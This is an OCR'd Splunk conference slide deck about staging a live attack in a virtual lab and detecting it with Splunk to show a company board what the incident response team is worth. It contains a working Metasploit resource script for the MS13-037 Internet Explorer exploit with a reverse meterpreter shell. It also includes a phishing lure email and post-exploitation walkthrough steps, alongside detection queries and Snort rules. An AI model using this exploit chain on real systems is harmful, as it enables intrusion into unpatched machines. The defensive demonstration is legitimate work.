

Show The Board The Value Of Your Incident Response Team –

Detect A Live Attack With Splunk And Knock Their Socks Off!

Charles Robertson-Adams

Information Security Manager, Capital Group | American Funds

Philip Mire

Senior Information Security Analyst, Capital Group | American Funds

.conf2016

splunk>

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC. The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not, be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release. If you are still reading – well done.

Agenda

- CISO: “Hey, I’ve got a great idea – can you brief the board?”
- The value to the Security Program of Briefing the board.
- Our plan
- How you can do what we did
 - Create the Network
 - Splunk Queries and Dashboards
- Demonstration
- What we gained
- Lessons Learned



to



CISO: “Hey, I’ve Got A Great Idea – Can You Brief The Board?”

.conf2016

splunk>

CISO: “Hey, I’ve Got A Great Idea – Can You Brief The Board?”

Context

- Capital Group
- About our board(s)
- The board’s “special guest”



CAPITAL
GROUPSM

 AMERICAN
FUNDS®
From Capital Group



Design Goal

“Maintain board support by demonstrating **how easy it is** for an attacker to **gain access** to a corporate network, **gather and exfiltrate** data then show them how we use bright people and bright tools to **defeat the attacker.**”

The Value, To The Security Program, Of Briefing The Board

- Airtime with the board
- Prove the program's value
- Education (bi-directional)
- Gaining further support

**But the CIO/CISO does that
normally...right?**



2016 lisa ralon

Why Choose Technical Teams To Add Value To Board Meetings:

1. Validate the CIO/CISO message
2. Fresh interesting people (ok some of us)
3. Provides “horse’s mouth” evidence
4. Provides boards with a chance to check CIO/CISO answers
5. Putting technical teams on show, demonstrates CIO/CISO confidence
6. Hands on Demonstrations



littlezepper116

The Value, To The Security Program, Of Briefing The Board

The Value, to the Security Program, of Briefing the Board

- Airtime with the board.
- Prove the program's value.
- Education (bi-directional).
- Gaining further support.


But the CIO/CISO does that
normally...right?



4. Provides boards with a chance to check CIO/CISO answers
5. Putting technical teams on show, demonstrates CIO/CISO confidence
6. Hands on Demonstrations

splunk> conf2016

splunk> conf2016



The Value, To The Security Program, Of Briefing The Board

The Value, to the Security Program, of Briefing the Board

- Airtime with the board.
- Prove the program's value.
- Education (bi-directional).
- Gaining further support.

But the CIO/CISO does that
normally...right?




splunk > conf16



splunk > conf16

4. Provides boards with a chance to check CIO/CISO answers
5. Putting technical teams on show, demonstrates CIO/CISO confidence
6. Hands on Demonstrations



It could all go badly wrong!

The Value, To The Security Program, Of Briefing The Board

The Value, to the Security Program, of Briefing the Board

- Airtime with the board.
- Prove the program's value.
- Education (bi-directional).
- Gaining further support.

But the CIO/CISO does that
normally...right?




splunk> .conf2016



splunk> .conf2016

- 8
4. Provides boards with a chance to check CIO/CISO answers
5. Putting technical teams on show, demonstrates CIO/CISO confidence
6. Hands on Demonstrations

9



Preparation

- Choose Good people
- Have Clear Goals
- Mucho CISO review
- Contingency plans
- Practice, Practice, Practice

The Build

.conf2016


splunk>

Demonstration

- A complex attack
- ACME Corp, a corporate style (but small) network
- Uses an unpatched vulnerability
- Based on the Sony malware attack
- Could happen to anyone that has an email inbox




Sit Back And Enjoy The Show



Kill Chain

Direction of Attack



External Recon

Exploitation

Internal Recon

Escalation of
Privilege

Gather Data

Command and
Control

Actions



Erase Tracks

Build Outline

- Platform Design (win7x64, vbox)
- Network layout (isolated net=external, host-only net=internal)
- Splunk device
 - Dovecot/webmail & snort IDS (splunk logs via file)
- Firewall device (fw rules, splunk logs via syslog)
- Victim build (console shared, webcam)
- Attacker device (attack script)


(Virtual) Network Layout

- Separated by Firewall
- **External**: “Internal” network
- **Internal**: “Host Only” network



Virtual Machine Host

- Windows 7 x64 Fully Patched
- Quad Core CPU
- 16 Gb Memory (minimum)
- Virtualization Software:
Oracle Virtual Box




Process	CPU	Private Bytes	Working Set	PID	Description	Physical Memory	Company Name
VBoxSVC.exe	0.01	14,596 K	18,388 K	2932	VirtualBox Manager	12.8 GB	Oracle Corporation
VBoxHeadless.exe		1,752 K	1,668 K	4064	VBoxHeadless	3288	
VBoxHeadless.exe		2,728 K	1,808 K	3288	VBoxHeadless		
VBoxHeadless.exe	0.29	47,236 K	28,836 K	292	VBoxHeadless		
VBoxHeadless.exe		1,752 K	1,664 K	4048	VBoxHeadless	3428	
VBoxHeadless.exe		2,728 K	1,812 K	3428	VBoxHeadless		
VBoxHeadless.exe	0.32	47,656 K	29,288 K	2312	VBoxHeadless		
VBoxHeadless.exe		1,752 K	1,664 K	1196	VBoxHeadless	3372	
VBoxHeadless.exe		2,716 K	1,800 K	3372	VBoxHeadless		
VBoxHeadless.exe	0.97	87,112 K	68,344 K	3488	VBoxHeadless		
VBoxHeadless.exe		1,748 K	1,656 K	1564	VBoxHeadless	3480	
VBoxHeadless.exe		2,716 K	1,796 K	3480	VBoxHeadless		
VBoxHeadless.exe	1.76	62,584 K	41,856 K	3460	VBoxHeadless		
VBoxHeadless.exe		1,840 K	1,740 K	3096	VBoxHeadless	2428	
VBoxHeadless.exe		2,716 K	1,796 K	2428	VBoxHeadless		
VBoxHeadless.exe	1.81	62,484 K	43,496 K	4092	VBoxHeadless		
VirtualBox.exe		1,752 K	1,672 K	3976	VirtualBox Manager	Oracle Corporation	
VirtualBox.exe		2,708 K	1,792 K	2376	VirtualBox Manager	Oracle Corporation	
VirtualBox.exe		80,196 K	59,112 K	1552	VirtualBox Manager	Oracle Corporation	
VirtualBox.exe		1,836 K	1,740 K	4140	VirtualBox Manager	Oracle Corporation	
VirtualBox.exe		2,712 K	1,788 K	4536	VirtualBox Manager	Oracle Corporation	
VirtualBox.exe	1.62	113,532 K	76,636 K	5084	VirtualBox Manager	Oracle Corporation	

Firewall Virtual Machine

- Open Source
- GUI Configuration
- Splunk logs via Syslog
- TURN OFF Bogon Filtering
- Set NIC Addresses Static
- All else is default settings

- No NAT



Remote Logging Options

Source Address	LAN	This option will allow the logging data to be sent over the LAN. Remote syslog servers must all bind to all interfaces.
NOTE: If an IP address cannot be found in the dropdown, click "Add" to add it.		
IP Protocol	IPv4	This option is only used when a network preference is selected. If an IP address of the network is selected, the IP address will be used.
Enable Remote Logging	<input checked="" type="checkbox"/> Send log messages to remote servers	
Remote Syslog Servers	Server 1	10.10.10.50
	Server 2	

Utility Virtual Machine (Webmail)

- Ubuntu 14 LAMP
- DoveCot IMAP
- MTA Local sendmail
- AfterLogic Webmail
- Custom email script
- Ingest mail.log into Splunk

```
root@squid:~# cat sendEmail.sh
cat /home/hr/mail.txt | sendmail -f"marco.hacker@gmail.local" -v hr
root@squid:~# cat mail.txt
Subject: Job Application
To: hr

I am looking for job in widget making company. I have lots of experience hacking
widget companies and made millions, but now I'm reformed. Do you have any open
ings in your cyber security department. My resume here: <http://www.myresume.lo
cal/> ... I promise it is ok, remember I'm reformed today.

Thanks,
Marco

P.S. if the resume does not load, try, try again.
```



Realism is Sacrificed for Simplicity and Impact

Utility Virtual Machine (Intrusion Detection)

- Snort 2.9
- Logging of Snort Alerts to Splunk via alert file
- Used custom detection rules

```
root@ubuntu:/etc/snort# cat snort.conf

alert tcp 10.10.10.128 any <>> 192.168.10.128 any (msg: "Op HOOP Alert"; sid: 100
0001;)

alert icmp any any -> any any (msg: "ICMP Test"; sid: 1000002;)

output alert_fast: /var/log/alerts
root@ubuntu:/etc/snort#
```

```
user@ubuntu:~/snort-2.9.8.3$ snort -V

      _.-  -*> Snort! <*-
     o" )~ Version 2.9.8.3 GRE (Build 383)
      '--- By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reser
ved.

           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8
```



Victim Virtual Machine

- Windows 7 x86 SP1
- **DO NOT Apply Any Patches**
- Set Attacker's VM IP as Trusted in IE8
- Add www.myresume.local to *hosts*
- Stage the User's Desktop then Snapshot
- Tasks for the Victim User during the Demo:
 - Change the victim user's password
 - Click on the email link



Realism is Sacrificed for Simplicity and Impact

Attacker Virtual Machine

- Kali Linux 2.0
- All Attack Automation is done in Metasploit via Resource Scripts (.rc)
- Initial Exploit Vector is MS13-037:
 - Discovered March 06, 2013
 - Windows 7 x86 SP1 running Internet Explorer 8
- Minimize Typing / Maximize Scripts



```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.10.128
set LPORT 9001
set AutoRunScript migrate -f
run -j

use exploit/windows/browser/ms13_037_svg_dashstyle
set SRVHOST 192.168.10.128
set SRVPORT 9000
set URIPATH /
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.10.128
set LPORT 9002
set DisablePayloadHandler True
exploit
```

Utility Virtual Machine (Splunk)



- Detecting Firewall Events

```
sourcetype=pfsense:filterlog 192.168.10.128 action=blocked
```

- Wanted reliable & simple detection

New Search Save As ▾ Close

sourcetype=pfsense:filterlog 192.168.10.128 action=blocked transport=tcp Last 15 minutes ▾

✓ 996 events (8/11/16 9:59:45.000 AM to 8/11/16 10:14:45.000 AM) Job ▾

Time	Event
8/11/16 10:14:37.000 AM	Aug 11 10:14:37 10.10.10.250 Aug 11 10:14:41 filterlog: 9,16777216,,1000103493,em0,match,block,in,4,0x0,,254,30945,0,none,6,tcp,40,192.168.10.128,192.168.10.250,48471,122,0,S,1641640545,,1024,, action = blocked dest = 192.168.10.250 dest_ip = 192.168.10.250 dest_port = 122 host = firewall index = main source = firewall sourcetype = pfsense:filterlog src = 192.168.10.128 src_ip = 192.168.10.128 src_port = 48471 tag = communicate tag = firewall tag = network transport = tcp

Utility Virtual Machine (Splunk)



- Detecting IDS Events

```
host=snort (dest_port=8080 OR dest_port=8888)
```

- Used IDS for more consistent alerting

New Search Save As ▾ Close

host=snort (dest_port=8080 OR dest_port=8888) Last 15 minutes ▾ 🔍

53 events (8/11/16 10:34:35.000 AM to 8/11/16 10:49:35.000 AM) Job ▾ || ☰ ↶ ⤵ ⤷ 💡 Smart Mode ▾

Time	Event
8/11/16 10:49:11.000 AM	Aug 11 10:49:11 192.168.10.60 Aug 11 10:49:11 snort snort[843]: [1:1618000:1] Metasploit User Agent String [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.10.250:19739 -> 192.168.10.128:8888 dest_ip = 192.168.10.128 dest_port = 8888 host = snort index = main source = snort sourcetype = generic_single_line src_ip = 192.168.10.250 src_port = 19739

Utility Virtual Machine (Splunk)

- User firewall logs to generate “active” map hits
- Fixed the Lat/Lon for src and dest
- Used Custom Visualizations iPew



New Search

```
sourcetype=pfsense:filterlog (src=192.168.10.128 OR dest=192.168.10.128) direction=*
| eval id=md5(_raw)
| eval src_lat=if(direction="inbound", 55.0167, 29.4167)
| eval src_lon=if(direction="inbound", 82.9333, -98.5000)
| eval dst_lat=if(direction="outbound", 55.0167, 29.4167 )
| eval dst_lon=if(direction="outbound", 82.9333, -98.5000 )
| table _time id src_ip dest_ip direction src_lat src_lon dst_lat dst_lon
| sort - _time
```

All time ▾

64 events (before 8/11/16 11:01:38.000 AM)

Events (64) Patterns Statistics (64) Visualization

100 Per Page ▾ Format ▾ Preview ▾

_time	id	src_ip	dest_ip	direction	src_lat	src_lon	dst_lat	dst_lon
2016-08-11 10:58:52	1a5bdb20be4a5586829381c9ea62d75a	192.168.10.250	192.168.10.128	outbound	29.4167	-98.5000	55.0167	82.9333
2016-08-11 10:58:52	771b518c9d8b88ddf196d59a329596ea	10.10.10.60	192.168.10.128	inbound	55.0167	82.9333	29.4167	-98.5000
2016-08-11 10:53:52	59c38ee51436ff29db25420680f01c21	192.168.10.250	192.168.10.128	outbound	29.4167	-98.5000	55.0167	82.9333
2016-08-11 10:53:52	5205731c507dc2e218f924386134bc6f	10.10.10.60	192.168.10.128	inbound	55.0167	82.9333	29.4167	-98.5000


Utility Virtual Machine (Splunk)



```
<panel>
<html>
    <h2>Attack Map</h2>
    <div id="ipew_search" class="splunk-manager" data-require="splunkjs/mvc/searchmanager" data-options='{
        "search": "sourcetype=pfSense:filterlog (src=192.168.10.128 OR dest=192.168.10.128)
                    eval id=md5(_raw)
                    eval src_lat=if(direction=\"inbound\", 55.0167, 29.4167)
                    eval src_lon=if(direction=\"inbound\", 82.9333, -98.5000)
                    eval dst_lat=if(direction=\"outbound\", 55.0167, 29.4167 )
                    eval dst_lon=if(direction=\"outbound\", 82.9333, -98.5000 )
                    table _time id src_ip dest_ip direction src_lat src_lon dst_lat dst_lon
                    sort 0 -_time",
        "earliest_time": "rt-5m",
        "latest_time": "rt",
        "id_field": "id"
    }'
    </div>
    <div id="ipew" class="splunk-view" data-require="app/custom_vizs/components/ipew/ipew" data-options='{
        "managerid": "ipew_search",
        "queue": 10,
        "limit": 7,
        "stroke_color": "red",
        "sound_filename": "/static/app/custom_vizs/components/ipew/null"
    }'
    </div>
</html>
</panel>
```

Utility Virtual Machine (Splunk)

- Wanted:
 - a Clean Simple User Interface
 - Clear Good/Bad Indicators (green/red)
 - a History of each Attack Phase
 - a Feature with a Pop!
- UI View uses:
 - Value & Line Panels for each Phase
 - Custom Visualizations Splunk App for Map



Walkthrough Script

```
Shmuel - Notepad
File Edit Format View Help
Start Gateway
Add host route
    route add 192.168.10.0 mask 255.255.255.0 10.10.10.250
Start Firewall
Start Splunk
Start Snort
Start Squid
ssh splunk
ssh squid
Send new email to victim (if needed)
    ./sendEmail.sh (from squid)
-----
Clear Splunk Data
    ./clear-splunk.sh (from splunk)
Enable remote console for victim
Start Victim
Attach Camera to Victim
Connect Victim Laptop
Unpin RDP
Loginto webmail browser
Trash old email on Victim (if needed)
Minimize browser
-----
./ckc1.sh
    scans firewall
        Splunk ckc1 fires
        play video

./ckc2.sh
    send email
    start msfc


victim change password
victim open email
victim click on email link
    session 1 established on 8080/6668
        Splunk ckc2 fires

jobs -K (as soon as session 1 opened)

sessions -i 1
run duplicate -p 7001
background
sleep 5
resource start-ckc3.rc
    session 2 established on 7001
        Splunk ckc3 fires
        performs arp-scan

...wait for scan to finish
```

- Make sure every step is documented
- Do not manually control the attack
- Allows focus on dialog



Demonstration

.conf2016

splunk>

The Attacker's Perspective

1



2



3




Knows the Company's Exterior and Own Capabilities

No Knowledge

Knows Objectives and How to Complete Them

Sit Back and Enjoy the Show



Simulation – Cyber Kill Chain Phase 1 – External Recon

The screenshot displays a Splunk-based SIRT Dashboard for a Cyber Kill Chain simulation. The interface is divided into several sections:

- SIRT Dashboard:** A top-level navigation bar with links for Search, Pivot, Reports, Alerts, and Dashboards.
- Kill Chain Phases:** A main area featuring a heatmap grid where each cell represents a phase (1-8) and its status (0 or 100). The phases are: Kill Chain Phase 1 - External Recon, Kill Chain Phase 2 - Exploitation, Kill Chain Phase 3 - Internal Recon, Kill Chain Phase 4 - Escalation of Priv, Kill Chain Phase 5 - Gathering Data, Kill Chain Phase 6 - Command & Control, Kill Chain Phase 7 - Actions on Data, and Kill Chain Phase 8 - Erase Tracks.
- Attack Map:** A section titled "Waiting for data..." which is currently inactive.
- Terminal Window:** A Kali Linux terminal window running on an Oracle VM VirtualBox. The terminal shows a root shell with the command ./ckc1.sh being run. The window title is "Kali xfce Rolling (Ready) [Running] - Oracle VM VirtualBox". The terminal output shows the user is at the root prompt in the /hoop directory.
- System Monitoring:** A panel on the right side of the terminal window displaying system metrics. It includes:
 - PROCESSES:** A table showing processes with columns PID, CPU, and MEM. Processes listed include cClient, desktop, 1043, 7131, and 7130.
 - DISK & SNAP:** Disk usage statistics.
 - SYSTEM:** System status showing 34% free disk space, 6.4261B/18.761B total, and network activity (eth0: 27B KB/s, Up: 0B KB/s, Downloaded: 562KB, Uploaded: 177KB).
 - CONNECTIONS:** Network connection details for Inbound, Outbound, and Local Port.

Simulation – Cyber Kill Chain Phase 2 – Exploitation

SIRT Dashboard | Splunk | Login | Splunk | 10.10.10.50:8000/en-US/app/Test/globe?earliest=0&latest=

spunk | Apps | gateway | firewall | SIRT Dashboard

Search | Pivot | Reports | Alerts | Dashboards

Visualizations

Messages | Settings | Activity | Help | Find

SIRT Dashboard

Kill Chain Phase 1 - External Recon Kill Chain Phase 2 - Exploitation Kill Chain Phase 3 - Internal Recon Kill Chain Phase 4 - Escalation of Priv Kill Chain Phase 5 - Gathering Data Kill Chain Phase 6 - Command/Control Kill Chain Phase 7 - Actions on Data Kill Chain Phase 8 - Erase Tracks

996 0 0 0 0 0 0 0

KillChain Phase 1 Activity KillChain Phase 2 Activity KillChain Phase 3 Activity KillChain Phase 4 Activity KillChain Phase 5 Activity KillChain Phase 6 Activity KillChain Phase 7 Activity KillChain Phase 8 Activity

Attack Map

Kali xfce Rolling (Ready) [Running] - Oracle VM VirtualBox

root 11:29, 2016-06-07

jckc2.sh

./jckc2.sh

[root:~#heop]

Up: 0.00 KB/s Down: 0.00 KB/s

Memory Usage:

PID	CPU	MEM
4866	0.50	3.40
5843	0.25	0.45
join/termin	0.25	2.85
29842	0.00	0.07
29841	0.00	0.00

Swap Usage:

SWAP	Free	Total
128	6.41GB	18.76GB

Network Usage:

IN	OUT	UP	DOWN
0B	0B	0B	0B

Filesystem Usage:

Filesystem	Size	Used	Avail	Use%
/dev/sda1	18.76GB	6.41GB	12.35GB	34%

Uptime: 20h 0m 0s

Load: 0.14, 0.15, 0.12 CPU0: 1% CPU1: 1%

Processes:

PID	CPU	MEM
